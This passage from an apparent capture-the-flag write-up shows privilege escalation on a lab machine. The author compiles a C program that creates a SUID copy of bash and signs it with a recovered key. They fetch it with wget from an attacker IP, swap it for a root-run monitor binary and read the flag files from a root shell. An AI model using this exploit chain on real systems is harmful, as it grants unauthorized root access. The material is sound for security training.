        Issuer: O=Era Inc., CN=ELF verification, emailAddress=yurivich@era.com
        Validity
            Not Before: Jan 26 02:09:35 2025 GMT
            Not After : Jan  2 02:09:35 2125 GMT
        Subject: O=Era Inc., CN=ELF verification, emailAddress=yurivich@era.com
...
We find that the binary is created for ELF verification by the yurivich user. We are going to create a malicious binary file to create a copy of the Bash binary and then assign the SUID permission to make it run-able as the user owner.
$ cat exploit.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

int main() {
    const char *cmd = "cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash";
    execl("/bin/sh", "sh", "-c", cmd, (char *)NULL);
    return 0;
}

$ gcc -o exploit exploit.c
The exploit is saved in the exploit binary. Then we clone the linux-elf-binary-signer tool, we install its dependencies, we compile it and we finally sign the binary with the certificate we found previously.
$ git clone https://github.com/NUAA-WatchDog/linux-elf-binary-signer
$ cd linux-elf-binary-signer
$ cc -o elf-sign elf_sign.c -lcrypto
$ ./elf-sign sha256 ../signing/key.pem ../signing/key.pem ../exploit
 --- 64-bit ELF file, version 1 (CURRENT), little endian.
 --- 31 sections detected.
 --- [Library dependency]: libc.so.6
 --- Section 0014 [.text] detected.
 --- Length of section [.text]: 312
 --- Signature size of [.text]: 458
 --- Writing signature to file: .text_sig
 --- Removing temporary signature file: .text_sig
$ cd ..
We check if the file was signed correctly using the objdump tool.
$ objdump -s exploit
...
Contents of section .text_sig:
 0000 308201c6 06092a86 4886f70d 010702a0  0.....*.H.......
 0010 8201b730 8201b302 0101310d 300b0609  ...0......1.0...
 0020 60864801 65030402 01300b06 092a8648  `.H.e....0...*.H
 0030 86f70d01 07013182 01903082 018c0201  ......1...0.....
 0040 01306730 4f311130 0f060355 040a0c08  .0g0O1.0...U....
 0050 45726120 496e632e 31193017 06035504  Era Inc.1.0...U.
 0060 030c1045 4c462076 65726966 69636174  ...ELF verificat
 0070 696f6e31 1f301d06 092a8648 86f70d01  ion1.0...*.H....
 0080 09011610 79757269 76696368 40657261  ....yurivich@era
 0090 2e636f6d 02146d63 4aa981e1 93a1e448  .com..mcJ......H
...
It is signed fine, we download to the machine and we replace the monitor binary.
eric@era:~$ wget http://10.10.14.25/exploit
eric@era:~$ cp exploit /opt/AV/periodic-checks/monitor
After a few seconds, the suid-bash binary is created.
eric@era:~$ ls -l /tmp/suid-bash
-rwsr-xr-x 1 root root 1396520 Jul 27 19:34 /tmp/suid-bash
We can spawn a root Bash session:
eric@era:~$ /tmp/suid-bash -p
suid-bash-5.1# id
uid=1000(eric) gid=1000(eric) euid=0(root) groups=1000(eric),1001(devs)
Flags
In the root shell we can retrieve the user.txt and root.txt files.
suid-bash-5.1# cat /home/eric/user.txt
<REDACTED>
suid-bash-5.1# cat /root/root.txt
<REDACTED>